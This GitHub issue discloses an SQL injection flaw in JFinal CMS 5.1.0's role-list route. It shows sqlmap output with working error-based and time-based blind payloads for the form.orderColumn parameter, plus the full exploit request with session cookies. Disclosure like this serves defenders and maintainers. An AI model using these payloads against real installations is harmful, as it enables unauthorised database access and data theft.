New issue


Jump to bottom

There is a SQL injection vulnerability exists in JFinal CMS 5.1.0 again #49

Open jwt-123 opened this issue on Jul 28 · 0 comments

jwt-123 commented on Jul 28

you can use the route /jfinal_cms/system/role/list
then use sqlmap attack the interface
like this :



序号	名称	状态	排序	说明	菜单权限
1	测试角色	显示	1		

C:\Windows\system32\cmd.exe

```
thers (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2001 HTTP(s
) requests:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload: form.orderColumn=) AND GTID_SUBSET(CONCAT(0x7176707171,(SELECT (E
LT(2755=2755,1))),0x716a627171),2755)-- dsfE&form.orderAsc=&attr.name=&totalRe
cords=1&pageNo=1&pageSize=20&length=10

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: form.orderColumn=) AND (SELECT 6624 FROM (SELECT(SLEEP(5)))Jupn)-
- SYCp&form.orderAsc=&attr.name=&totalRecords=1&pageNo=1&pageSize=20&length=10

---
[06:49:54] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[06:49:55] [INFO] fetched data logged to text files under 'C:\Users\jw5t\AppDa
ta\Local\sqlmap\output\172.20.10.6'
[06:49:55] [WARNING] your sqlmap version is outdated

[*] ending @ 06:49:55 /2022-07-29/


D:\Hacker\BurpSuite>
```

Request to http://172.20.10.6:80

```
POST /jfinal_cms/system/role/list HTTP/1.1
Host: 172.20.10.6
Content-Length: 89
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.20.10.6
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Referer: http://172.20.10.6/jfinal_cms/system/role/list
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=A69EAE664BC21ECDFDC580AEABB5E4A5;
Hm_lvt_1040d081eea13b44d84a4af639640d51=1659041430;
session_user=
"wgPmpe3hEuJWIL+I+kHtxqag1wutWsMhm6eaAgoJH0c=";
Hm_lpvt_1040d081eea13b44d84a4af639640d51=1659046367
Connection: close

form.orderColumn=*&form.orderAsc=&attr.name=&
totalRecords=1&pageNo=1&pageSize=20&length=10
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant